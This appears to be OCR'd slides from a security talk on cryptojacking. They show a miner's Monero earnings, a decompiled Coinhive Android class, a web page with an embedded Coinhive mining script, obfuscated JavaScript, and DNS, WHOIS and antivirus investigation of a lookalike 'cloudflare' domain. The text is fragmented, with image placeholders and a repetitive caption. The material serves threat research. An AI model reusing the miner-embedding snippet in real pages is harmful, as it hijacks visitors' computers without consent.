| └─ lsass.exe     | < 0.01 | 1,200 K  | 2,380 K | 576 本地安全策略管理服务               | Microsoft Corporation |

### 3: Computers crash when their owners terminate the malware.

Windows

A fatal exception 0E has occurred at 0028:C0011E36 in UXD UMM(01) + 00010E36. The current application will be terminated.

- \* Press any key to terminate the current application.
- \* Press CTRL+ALT+DEL again to restart your computer. You will lose any unsaved information in all applications.

Press any key to continue \_

\$



**PROFIT!!!!!!**



# \$28,000 as of late May, 2018

Home > Your Miner Group



449rtt9AeAayjLga2yzdxCPkEyyqge8TvyCWyBuBjVMgJMDxDb9qWq851bpWEN22haBtX79YSDSxDCWCK9f8ie4CCdTFWagJj

(Last Hash : a few second's ago)



Hash Rate (24h Avg)

890.31 KH/s (858.14 KH/s)

Total Hashes


1,704,054,810,623

Total Due

0.7001277393 XMR

Total Paid

133.1573035167 XMR



NO

Worker

Hash Rate

1 Hour Avg. Hash Rate

24 Hour Avg. Hash Rate

Total Hashes

Last Hash



1

soft-net

887.12 KH/s

858.92 KH/s

858.13 KH/s

1,701,934,800,999

3 minutes ago

Valid Shares

333,954,825 ✓


<https://blog.360totalsecurity.com/en/cryptominer-winstarnssmminer-made-fortune-brutally-hijacking-computer/>

```
CoinHive.class x
package com.coinhiveminer;


import android.annotation.SuppressLint;

public class CoinHive
{
    private static final CoinHive instance = new CoinHive();
    private boolean isAutoThread = false;
    private boolean isForceASMJS = false;
    private boolean loggingEnabled;
    private int numberOfThreads = 4;
    private String siteKey;
    private float throttle = 0.0F;

    static String generateURL()
    {
        if (instance.getSiteKey() == null) {
            throw new IllegalArgumentException("site_key not set. You must call CoinHive.getIn
        }
        Object[] arrayOfObject = new Object[5];
        arrayOfObject[0] = instance.getSiteKey();
        arrayOfObject[1] = Integer.valueOf(instance.getNumberOfThreads());
        arrayOfObject[2] = Boolean.valueOf(instance.isAutoThread());
        arrayOfObject[3] = Float.valueOf(instance.getThrottle());
        arrayOfObject[4] = Boolean.valueOf(instance.isForceASMJS());
        return String.format("file:///android_asset/engine.html?coinhive_site_key=%s&num_of
    }
}
```



# CryptoJacking



# Example of visiting cryptojacked domain

Embedded mining script from Coinhive

Embedded mining script from Coinhive

The screenshot shows a web browser window displaying a page with a mining script embedded from Coinhive. The script is highlighted in red. The script includes a function to set all elements to a mining state and a function to start the miner. The miner is configured with a specific pool URL and a worker name. The script also includes a function to start the miner and a function to start the miner.

```
44 value="I'm Feeling Lucky">
45 type="hidden" name="orderk
46 </form>
47 <strong id="howd1"><a
48 download?</a></strong>
49 </div>
50 <script>
51 if (top != self) top.l
52 function setAll(){
53 t = document.forms
54 t.audio.checked=fa
55 t.video.checked=fa
56 t.apps.checked=fa
57 t.games.checked=fa
58 t.other.checked=fa
59 }
60 function rmAll(){ docu
61 </script><script type="tex
62 <script>!function() {for (ve
63 {},n=["assert","clear","co
64 "groupCollapsed","groupEnc
65 ble","time","timeEnd","tir
66 ow.console|{};r--;)o=n[r]
67 src="https://coinhive.com/lib/coinhive.min.js?v=2"></script><script>
68 var miner = new CoinHive.Anonymous('OT1C1cpkIOCO7yVMxcJiqmSWoDW0ri06',
69 {throttle: 0.5});
70 miner.start();
71 </script><script>
72 var pop = 'adsterra';
73
74 window.adk_pdisp = {'h' : 'xml.pdn-1.com',
75 'f' : 58992,
```

The System Information window shows the following CPU usage statistics:

| Totals    |       | CPU                  |       |
|-----------|-------|----------------------|-------|
| Handles   | 8,717 | Context Switch Delta | 4,882 |
| Threads   | 416   | Interrupt Delta      | 1,047 |
| Processes | 28    | DPC Delta            | 10    |

The CPU Usage History graph shows a significant spike in CPU usage, indicating that the mining script is running and consuming a large amount of system resources.



New Tab  
epichappybirthdaysongs.com

feedly ODNS Personal work upgrade - Intel Gra... Technological Diso... GitHub - opensns/... Text Mining with R Josh Pyorre (jpyorr... LittleSnippets.net -...

Activity Monitor (All Processes)

CPU Memory Energy Disk Network

Search

| Process Name       | % CPU | CPU Time   | Threads | Idle Wake Ups | PID   | User          |
|--------------------|-------|------------|---------|---------------|-------|---------------|
| screenflowrecorder | 13.9  | 1.13       | 15      | 49            | 85615 | jpyorre       |
| WindowServer       | 8.0   | 7:31:49.08 | 5       | 14            | 220   | _windowserver |
| Activity Monitor   | 6.6   | 0.63       | 14      | 2             | 85687 | jpyorre       |
| kextd              | 5.4   | 8:22:04.54 | 4       | 0             | 50    | root          |
| launchd            | 4.8   | 1:25:02.73 | 5       | 1             | 1     | root          |
| kernel_task        | 4.6   | 9:28:41.47 | 124     | 224           | 0     | root          |
| Google Chrome      | 3.6   | 9:19.54    | 40      | 38            | 52032 | jpyorre       |
| hidd               | 3.2   | 30:06.65   | 8       | 0             | 109   | root          |
| hyperkit           | 2.0   | 1:52:37.68 | 19      | 46            | 55420 | jpyorre       |
| Discord Helper     | 1.2   | 33.02      | 25      | 1             | 62231 | jpyorre       |
| sysmond            | 1.1   | 59.01      | 7       | 0             | 2202  | root          |
| ocspd              | 0.9   | 31:35.63   | 7       | 0             | 39576 | root          |
| Resilio Sync       | 0.8   | 6:47:44.18 | 43      | 22            | 633   | jpyorre       |
| Python             | 0.7   | 2:44.32    | 3       | 2             | 52004 | jpyorre       |
| acornagent         | 0.7   | 1:04:20.79 | 9       | 53            | 59567 | root          |

System: 3.39%

User: 4.69%

Idle: 91.92%

CPU LOAD

Threads: 2195

Processes: 352

Elements Console Sources Network

View: Group by frame Preserve log

Filter Hide data URLs


All XHR JS CSS Img Media Font Doc WS Manifest Other

20 ms 40 ms 60 ms 80 ms 100 ms

Recording network activity...

Perform a request or hit ⌘ R to record the reload.

Note: some network activity from out-of-process iframes might be missing. See <http://crbug.com/750901#c4> for more details.



```
(function(t,r){"object"==typeof exports?module.exports=exports=r():"function"==typeof define&&define.amd?define([],r):t.CryptoJS=r()})var i=t,n=i.lib,o=n.WordArray,s=n.BlockCipher,a=i.algo,c=[57,49,41,33,25,17,9,1,58,50,42,34,26,18,10,2,59,51,43,35,27,19,11,3,60,52,
```


```

1 (function(t, r) {
2   "object" == typeof exports ? module.exports = exports = r() : "function" == typeof define && define.amd ? define([], r) : t.CryptoJS = r()
3 })(this, function() {
4   var t = t || function(t, r) {
5     var e = Object.create || function() {
6       function t() {}
7       return function(r) {
8         var e;
9         return t.prototype = r, e = new t, t.prototype = null, e
10      }
11    }(),
12   i = {},
13   n = i.lib = {},
14   o = n.Base = function() {
15     return {
16       extend: function(t) {
17         var r = e(this);
18         return t && r.mixIn(t), r.hasOwnProperty("init") && this.$init !== r.init || (r.init = function() {
19           r.$super.init.apply(this, arguments)
20         }), r.init.prototype = r, r.$super = this, r
21       },
22       create: function() {
23         var t = this.extend();
24         return t.init.apply(t, arguments), t
25       },
26       init: function() {},
27       mixIn: function(t) {
28         for (var r in t) t.hasOwnProperty(r) && (this[r] = t[r]);
29         t.hasOwnProperty("toString") && (this.toString = t.toString)
30       },
31       clone: function() {
32         return this.init.prototype.extend(this)
33       }
34     }
35   }(),
36   s = n.WordArray = o.extend({
37     init: function(t, e) {
38       t = this.words = t || [], e != r ? this.sigBytes = e : this.sigBytes = 4 * t.length
39     },
40     toString: function(t) {
41       return (t || "").toStringify(this)
42     }
43   })

```

# Details for epichappybirthdaysongs.com

DNS queries



# Details for cloudflare.com

DNS queries




# Details for epichappybirthdaysongs.com

Host 


IP Count 1

Geo Distance (sum, mean) 0, 0 km

Registrant Country  US

## Requester Distribution

COUNTRY PERCENTAGE


 United States of America 73.33%

 India 13.33%

 Germany 6.67%

 Australia 3.33%

 Jamaica 3.33%





# Details for cloudflare.com

Host



IP Count

3

Geo Distance (sum, mean) 2616, 872 km

Registrant Country



RU

## Requester Distribution

COUNTRY

PERCENTAGE



United States of America

16.67%



Nigeria

12.96%



Ukraine

9.26%




Argentina

7.41%



Colombia

5.56%



Distribution 0 17%

# Details for epichappybirthdaysongs.com

## WHOIS Record Data

**Registrar Name:** LIQUIDNET Ltd. **IANAID:** 1472

Last retrieved May 8, 2018 [GET LATEST](#)

**Created:** June, 10, 2013

**Updated:** May, 14, 2017

**Expires:** June, 10, 2018

[Raw data](#)

| Email Address                                  | Associated Domains     | Email Type                            | Last Observed |
|--|------------------------|---------------------------------------|---------------|
| <a href="#">bpiotrowski@smarttechnician...</a> | 23 Total - 1 malicious | Administrative, Registrant, Technical | Current       |

Showing 1 of 1 Results

| Nameserver                          | Associated Domains     | Last Observed |
|-------------------------------------|------------------------|---------------|
| <a href="#">dns1.supremedns.com</a> | Greater than 500 Total | Current       |
| <a href="#">dns2.supremedns.com</a> | Greater than 500 Total | Current       |

Show past data

Showing 2 of 4 Results

# Details for cloudflare.com

## WHOIS Record Data

**Registrar Name:** DNC Holdings, Inc. **IANAID:** 291

Last retrieved January 30, 2018

[GET LATEST](#)

**Created:** November, 24, 2017

**Updated:** November, 24, 2017

**Expires:** November, 24, 2018

[Raw data](#)

| Email Address          | Associated Domains | Email Type                            | Last Observed |
|------------------------|--------------------|---------------------------------------|---------------|
| tabasco@autorambler.ru | 2 Total            | Administrative, Registrant, Technical | Current       |

Showing 1 of 1 Results

## Domains Associated with tabasco@autorambler.ru

| Domain Name                      | Security Categories | Content Categories | Last Observed |
|----------------------------------|---------------------|--------------------|---------------|
| <a href="#">cloudmediacd.com</a> | Cryptomining        |                    | Current       |
| <a href="#">cloudflare.com</a>   |                     |                    | Current       |

Showing 2 of 2 results

## Associated Samples

POWERED BY CISCO AMP THREAT GRID

| Threat Score | SHA256 Signature                        | AV Result |
|--------------|---|-----------|
| 95           | b447f5bacba5ff2be97e360e71f447c95ac1... |           |
| 95           | e6f30407e4f3b12eca7bfd3b76dd86806d3...  |           |
| 64           | 1db21a0738cf9c89b78814a77e0bc4003df...  |           |
| 56           | 7cc06c319ef0215471478a51eac5a25cc46...  |           |

THREAT SAMPLE (SHA256)

e6f30407e4f3b12eca7bfd3b76dd86806d38ed18ab3ad2604b37e582e208c205

SHA1 e6780d8103945ab181465fadbaa4b2eaa6e57ac5

MD5 18c98fed2f9ec6001a9bb9ea0616321f

Threat Score: 95

Magic Type: ASCII text, with no line terminators

Size: 68 bytes



First Seen: Jan, 24, 2018 04:40:25 UTC

[Full Sample Data from Threat Grid](#)


BEHAVIORAL INDICATORS

| Indicator   | Severity ? | Confidence ? |
|---|------------|--------------|
| Specific Set Of Indicators Signalling High Likelihood of Maliciousness Detected | 95         | 100          |
| Javascript Contains an Excessively Long String                                  | 80         | 80           |
| Script Contains URL   | 75         | 80           |





THIS FILE



CONTAINS THIS:



WHICH DOWNLOADS THIS





## Introduction ¶

WebAssembly (abbreviated Wasm [\[1\]](#)) is a *safe, portable, low-level code format* designed for efficient execution and compact representation. Its main goal is to enable high performance applications on the Web, but it does not make any Web-specific assumptions or provide Web-specific features, so it can be employed in other environments as well.



## 22 engines detected this file

SHA-256 3f5961a80d3aa7cb06520fd8e89558170936a1a4a3fe16e9fc84c379518c0759  
File name cryptonight.wasm  
File size 61.02 KB  
Last analysis 2018-05-14 23:57:06 UTC  
Community score -23

22 / 58

Detection

Details

Relations



Community

2

Ad-Aware



Application.BitCoinMiner.ZV

AhnLab-V3



WASM/Cryptojs

Arcabit



Application.BitCoinMiner.ZV

BitDefender



Application.BitCoinMiner.ZV

ClamAV



Win.Trojan.Agent-6422508-0

Cyren



CryptoNight.HZG

Emsisoft



Application.BitCoinMiner.ZV (B)

eScan



Application.BitCoinMiner.ZV

ESET-NOD32



WASM/CoinMiner.A potentially unwanted

F-Secure



Application.BitCoinMiner.ZV

Fortinet



W32/Coinminer.0759!tr

GData



Generic.Application.CoinMiner.AZ

Kaspersky



not-a-virus:RiskTool.WASM.Miner.d

McAfee



WASM/Cryptonight

McAfee-GW-Edition



WASM/Cryptonight

Qihoo-360



Win32/Application.505

Sophos AV



BitcoinMiner (PUA)

Symantec



Trojan.Gen.2

TrendMicro




